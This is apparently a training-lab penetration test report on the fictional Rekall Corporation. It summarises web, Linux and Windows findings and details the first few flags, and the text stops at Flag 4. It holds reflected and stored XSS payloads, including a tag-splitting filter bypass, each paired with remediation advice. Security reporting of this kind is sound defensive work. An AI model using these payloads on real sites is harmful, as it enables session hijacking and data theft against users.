Cybersecurity

Penetration Test Report

Rekall Corporation

BreachBuddies, Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorised forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	BreachBuddies
Contact Name	Jason King
Contact Title	Chief Information Security Officer

Document History

Version	Date	Author(s)	Comments
001	17/09/24	Jason King	-
002	18/09/24	Jason King	-
003	20/09/24	Jason King	-
004	25/09/24	Jason King	-

Introduction

In accordance with Rekall policies, our organisation conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilising industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, as well as the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorised access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

The scope of this penetration test was carefully defined in collaboration with Rekall Corporation to ensure a focused and effective assessment of the organization's security posture. The assessment targeted specific network ranges, IP addresses, and systems that are directly owned and managed by Rekall, excluding any third-party or externally hosted systems. All in-scope assets, including web applications, servers, and services, were identified and agreed upon prior to testing, with the primary goal of evaluating the security of Rekall's critical infrastructure. Only the systems within the agreed-upon IP ranges listed below were tested, and it was ensured that these assets are under Rekall's control to maintain compliance and avoid unauthorized access to external resources.

In-Scope Assets:

- **Web Application**: 192.168.14.35
  - Ports: 80/tcp (HTTP), 3306/tcp (MySQL)
- **Linux Servers**: Network range 192.168.13.x
  - Ports: 8009/tcp (Tomcat AJP), 22/tcp (SSH)
- **Windows Servers**: 172.22.117.20
  - Ports: 21/tcp (FTP), 25/tcp (SMTP)

Excluded Assets:

- Any systems hosted by third parties or external organizations not under Rekall's direct control.
- IP addresses outside the defined ranges specified above.

Testing Boundaries:

- Only the defined IP addresses and ports listed will be subjected to testing activities.
- No Denial of Service (DoS) testing to avoid disruption of business operations.

Types of Tests Performed:

- Vulnerability Scanning
- Manual Penetration Testing
- Exploitation of identified vulnerabilities

Limitations:

- Testing is limited to externally visible vulnerabilities; internal configurations, unless specifically accessed through external means, are not evaluated.
- Testing time constraints may affect the completeness of the vulnerability identification process.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

Web Application Security:

- Basic input validation was implemented, preventing immediate exploitation of some common vulnerabilities such as cross-site scripting (XSS). This is a good baseline control but requires enhancement.
- Some endpoints used session tokens that had expiration times, reducing the risk of session hijacking under typical conditions.

Linux Server Security:

- The use of segmentation for critical services helped limit the potential impact of successful exploits. Network segmentation prevented direct access to critical databases and sensitive internal systems from exposed web servers.
- Updated patches on some core services, such as OpenSSH and certain system libraries, indicated a level of ongoing maintenance and awareness of security hygiene.

Windows Server Security:

- Limited services were exposed to the public internet, and unnecessary ports were kept closed, reducing the overall attack surface.
- The system used hardened credentials in some instances, showing an awareness of credential security, albeit inconsistently applied.

Summary of Weaknesses

Web Application Security:

- SQL Injection Vulnerabilities: Multiple input fields in the application, particularly in the login and data retrieval pages, were vulnerable to SQL injection. This allowed unauthorized access to database contents, including sensitive user information. The lack of input sanitization and parameterized queries makes the application highly vulnerable to database manipulation and unauthorized data extraction.
- Command Injection: Functions that handle user input were found to pass data directly to system shell commands without proper validation. This allowed arbitrary command execution on the server, compromising system integrity and enabling remote control over the server.
- Directory Traversal: The application allowed attackers to access files outside the web root directory through improper input validation on file paths. Exploits revealed sensitive information such as configuration files, user credentials, and other critical data.

Linux Server Security:

- Apache Struts and Tomcat Vulnerabilities: Outdated versions of Apache Struts and Tomcat were found to be vulnerable to known RCE exploits. Attackers could execute arbitrary commands on the server, leading to complete control over the host. These vulnerabilities are especially dangerous given their public exploitation history and the ease of finding exploit code.
- Misconfigured Sudo Privileges: Several accounts had unnecessary sudo access configured without proper restrictions, allowing users to execute privileged commands without sufficient oversight or logging.
- Shellshock Vulnerability: The presence of the Shellshock vulnerability in Bash allowed attackers to remotely execute commands, highlighting the need for consistent patch

management. Exploits included accessing sensitive files and establishing reverse shells for persistent access.

Windows Server Security:

- SLMail Buffer Overflow: The SLMail 5.5 service was highly vulnerable to a buffer overflow exploit, which was successfully used to gain remote command execution on the server. This critical vulnerability exposed the server to potential data theft, unauthorized access, and further internal compromise.
- Anonymous FTP Access: The FTP service allowed anonymous access, revealing sensitive files and configurations. This flaw enabled data exfiltration without authentication, exposing internal data to unauthorized parties.
- Weak Protocol Configurations: Misconfigurations in protocol settings (such as allowing plaintext authentication on FTP and SMTP) made the server vulnerable to interception and unauthorized access, which could lead to sensitive information being exposed or manipulated.

Executive Summary

The assessment of Rekall Corporation's IT infrastructure revealed severe vulnerabilities across web applications, Linux, and Windows servers, posing significant risks to the organization's security posture. Below are the top three most critical findings and their potential impact on the organization:

1. **Web Application Security**:
   Rekall's web applications were found to have critical vulnerabilities, including SQL injection, command injection, and directory traversal. These flaws allow attackers to gain unauthorized access to backend databases, execute arbitrary commands on the server, and access sensitive files outside the intended scope of the application. The exploitation of these vulnerabilities could lead to data breaches, loss of customer trust, regulatory non-compliance, and significant financial damage. Immediate remediation is needed to prevent unauthorized access and mitigate the risk of ongoing exploitation.
2. **Linux Server Security**:
   Critical vulnerabilities in Rekall's Linux servers, particularly outdated and misconfigured components like Apache Struts and Tomcat, enable remote code execution (RCE), giving attackers full control over the affected systems. The presence of the Shellshock vulnerability and misconfigured sudo privileges further exposes the servers to privilege escalation and unauthorized access. These systemic issues reflect inadequate patch management and security monitoring, posing a severe risk to the organization's operational integrity and sensitive data.
3. **Windows Server Security**:
   The presence of outdated services, such as SLMail 5.5, exposes Rekall's Windows servers to buffer overflow vulnerabilities that allow remote code execution. Additional weaknesses, such as anonymous FTP access and the use of weak, plaintext protocols, leave sensitive data vulnerable to theft and unauthorized access. These misconfigurations create an exploitable attack surface, highlighting significant gaps in the security controls of Rekall's Windows environment. Urgent remediation is necessary to harden server configurations, enhance access controls, and mitigate potential breaches.

These findings underscore the urgent need for comprehensive security improvements across Rekall Corporation's IT infrastructure. Addressing these critical vulnerabilities will significantly reduce Rekall's exposure to cyber threats, protect sensitive data, and enhance the overall security posture of the organization.

Vulnerability Summary Overview

Vulnerability (Web Application)	Severity
1: Reflected XSS Vulnerability	Medium (6/10)
2 - Reflected XSS Exploit on Memory-Planner.php (First Field)	High (8/10)
3 - Stored Cross-Site Scripting (XSS)	High (8/10)
4 - Sensitive Data Exposure	High (8/10)
5: Local File Inclusion (LFI) Exploit	High (7/10)
6: Local File Inclusion (Third Field)	High (8/10)
7 - SQL Injection Vulnerability (First Field)	High (8/10)
8 - Sensitive Data Exposure (Second Field)	High (8/10)
9. Sensitive Data Exposure via robots.txt	Medium (6/10)
10. Command Injection in networking.php (First Field)	Critical (9/10)
11. Advanced Command Injection in networking.php (Second Field)	High (8/10)
12. Brute Force Attack in Login.php (or password guess)	High (8/10)
13. PHP Injection in souvenirs.php	Critical (9/10)
14: Session Management Vulnerability	High (8/10)
15: Directory Traversal	High (8/10)

Vulnerability (Linux Server)	Severity
1 - WHOIS Information Exposure	Medium (6/10)
2 - Exposed IP Address of totalrekall.xyz	Medium (5/10)
3 - SSL Certificate Misconfiguration and Subdomain Exposure	High (7/10)
4 - Network Host Enumeration	Medium (6/10)
5 - Drupal Vulnerability (CVE-2019-6340)	High (8/10)
6 - Apache Struts Jakarta Multipart Parser RCE (CVE-2017-5638)	Critical (9/10)
7 - Apache Tomcat AJP File Read Vulnerability (Ghostcat)	Critical (9/10)
8 - Sudo Privilege Escalation through Shellshock Exploit	Critical (10/10)
9 - Exploiting Privilege Escalation to Access Sensitive Information	High (8/10)
10 - Apache Struts RCE Exploit	Critical (10/10)
11 - Remote Code Execution via Apache CGI Bash Environment Exploit (Shellshock)	Critical (9/10)
12 - Privilege Escalation on Host 192.168.13.14	Critical (10/10)

Vulnerability (Windows Server)	Severity
1 - OSINT - GitHub Repository Credential Exposure	Medium (7/10)
2 - HTTP Enumeration	High (7/10)
3 - FTP Enumeration	High (7/10)
4 - Metasploit - SLMail Buffer Overflow Exploit	Critical (9/10)
5 - Common Tasks - Scheduled Task Exploit	High (8/10)
6 - User Enumeration Vulnerability	Medium (6/10)
7 - File Enumeration	Low (3/10)

Hosts & Ports

- **Web Application (192.168.14.35)**:
  - **Ports**:
    - **80/tcp (HTTP)**: Vulnerable to multiple critical issues including SQL injection and command injection.
    - **3306/tcp (MySQL)**: Exposed to SQL injection, allowing unauthorized data manipulation and retrieval.
- **Linux Server (192.168.13.x)**:
  - **Ports**:
    - **8009/tcp (Tomcat AJP)**: Exposed to Ghostcat vulnerability, allowing unauthorized file access and potential code execution.
    - **22/tcp (SSH)**: Misconfigured access controls making it vulnerable to brute force attacks and unauthorized access.
- **Windows Server (172.22.117.20)**:
  - **Ports**:
    - **21/tcp (FTP)**: Anonymous access enabled, exposing sensitive files to unauthorized download.
    - **25/tcp (SMTP)**: Misconfigurations in service settings allowed exploitation of vulnerabilities leading to unauthorized access.


Overall Rating: High

The majority of the vulnerabilities fall into the High and Critical categories, accounting for 26 out of 34 total vulnerabilities (about 76%). This distribution indicates that the overall security posture of the assessed systems is rated as High Risk.

Exploitation Risk	Total
Critical	9
High	18
Medium	7
Low	1


Vulnerability Findings

WEB APPLICATION


Web App Vulnerability 1	Findings
Title	Flag 1 - Reflected XSS Vulnerability
Risk Rating	Medium (6/10)
Description	Flag 1 identifies a Reflected Cross-Site Scripting (XSS) vulnerability on the "Welcome.php" page of the Rekall Corporation website. This vulnerability allows an attacker to inject malicious scripts into the input field, which are then reflected back to the user's browser. When a user submits the payload, the server does not sanitize the input properly, resulting in the script being executed within the user's browser. The successful payload displays a pop-up alert and reveals the flag. **How an Attacker Finds and Exploits the Vulnerability:** An attacker can find this vulnerability by testing various input fields on the website using basic XSS payloads such as <script>alert("Hi")</script>. In this case, the script is entered into a name field on the page, which then reflects the input without sanitization, causing the payload to execute. By exploiting this, attackers can perform actions such as session hijacking, defacing the site, or stealing sensitive information from users.
Images	

Affected Hosts	The affected host is the Rekall Corporation website at 192.168.14.35, specifically the "Welcome.php" page. This vulnerability can affect any web application that improperly sanitizes user inputs. 192.168.14.35/Welcolm.php?payload=
Remediation	1. **Input Validation and Sanitization:** Implement server-side input validation to filter and escape special characters in user inputs, preventing scripts from being executed. Using functions like htmlspecialchars() in PHP can help mitigate this risk. 2. **Content Security Policy (CSP):** Enforce a strong Content Security Policy to restrict the execution of untrusted scripts in the browser. 3. **Web Application Firewall (WAF):** Deploy a WAF that can detect and block common XSS payloads, providing an additional layer of security. 4. **Regular Security Testing:** Conduct regular security assessments, including automated vulnerability scans and manual penetration testing, to identify and address XSS vulnerabilities.


Web App Vulnerability 2	Findings
Title	Flag 2 - Reflected XSS Exploit on Memory-Planner.php (First Field)
Risk Rating	High (8/10)
Description	Flag 2 involves exploiting a reflected Cross-Site Scripting (XSS) vulnerability on the Memory-Planner.php page of the Rekall Corporation website. The vulnerability allows an attacker to inject malicious scripts that can be executed in the context of the user's browser. The challenge is more complex due to input validation on the "Choose Your Character" field, which removes specific script tags, particularly the word "script." Attackers can bypass this by creatively altering the payload, such as splitting the word "script" to evade detection. **Exploitation:** 1. **Discovery:** The attacker identifies the vulnerability through testing input fields with basic XSS payloads and observing responses. The input validation presents a challenge by filtering out direct script tags. 2. **Exploit Method:** To exploit this, attackers can split the script tag, such as <SCRIPscriptT>alert("hi")</SCRIPscripT>, which bypasses the basic filtering and allows script execution. 3. **Impact:** Successful exploitation leads to the execution of arbitrary JavaScript code. This can lead to session hijacking, defacement, or redirection to malicious websites. In this specific scenario, the payload triggers a pop-up alert, confirming the presence of the XSS vulnerability and revealing the flag.

Images	
Affected Hosts	Web application running on 192.168.14.35. Specifically, the page Memory-Planner.php is vulnerable. 192.168.14.35/Memory-Planner.php.php?payload=
Remediation	1. **Sanitize Inputs:** Implement robust input sanitization and encoding to ensure that special characters and script tags are neutralized before being processed or displayed on the webpage. 2. **Implement Web Application Firewalls (WAF):** A WAF can help detect and block malicious input attempts before they reach the web server. 3. **Regular Security Audits:** Conduct frequent security assessments, including XSS testing, to identify and patch vulnerabilities promptly. 4. **Content Security Policy (CSP):** Deploy CSP headers to restrict the types of scripts that can run on the web page, effectively mitigating the impact of XSS attacks.

Web App Vulnerability 3	Findings
Title	Flag 3 - Stored Cross-Site Scripting (XSS)
Risk Rating	High (8/10)
Description	The vulnerability identified in Flag 3 is a Stored Cross-Site Scripting (XSS) flaw on the comments.php page of the Rekall Corporation's website. Stored XSS is a critical vulnerability where the malicious script is permanently stored on the target server, such as in a database, comment field, or forum post, and is executed every time the affected page is accessed by users. In this instance,


	the attacker could inject a JavaScript payload, such as <script>alert("hi")</script>, that triggers whenever the comments are displayed, leading to unauthorized actions being performed on behalf of the users viewing the page. **How Attackers Exploit This Vulnerability:** 1. An attacker inserts a malicious script into the comments field on comments.php. 2. This script is stored on the server and will execute every time the page is viewed, affecting all users who access the comments. 3. The payload can be used to perform a wide range of attacks, including stealing session cookies, redirecting users to malicious websites, or executing actions on behalf of the user without their consent. **Impact:** ● The attacker can hijack user sessions, steal sensitive data, deface websites, or conduct phishing attacks. ● This can lead to reputational damage for the organization and potential legal and regulatory consequences if user data is compromised.
Images	
Affected Hosts	The vulnerability affects the web server hosting the comments.php page, which is part of the Rekall Corporation's website, specifically on the IP address 192.168.14.35/comments.php. Any user accessing the comments section could be exposed to the malicious script.
Remediation	1. **Input Validation and Sanitization:** Implement strict input validation and output sanitization on all user inputs, especially in comment sections. Use libraries that encode HTML entities and strip out dangerous characters. 2. **Content Security Policy (CSP):** Enforce a strong CSP to limit the execution of untrusted scripts and reduce the impact of any injected scripts. 3. **Escaping User Input:** Properly escape all user input that is rendered as HTML to prevent execution of JavaScript code. 4. **Regular Security Testing:** Regularly conduct security audits and

	penetration testing to identify and remediate XSS vulnerabilities before they can be exploited. 5. **User Education:** Educate users on the risks of XSS and encourage them to report suspicious activities.


Web App Vulnerability 4	Findings
Title	Flag 4 - Sensitive Data Exposure
Risk Rating	High (8/10)
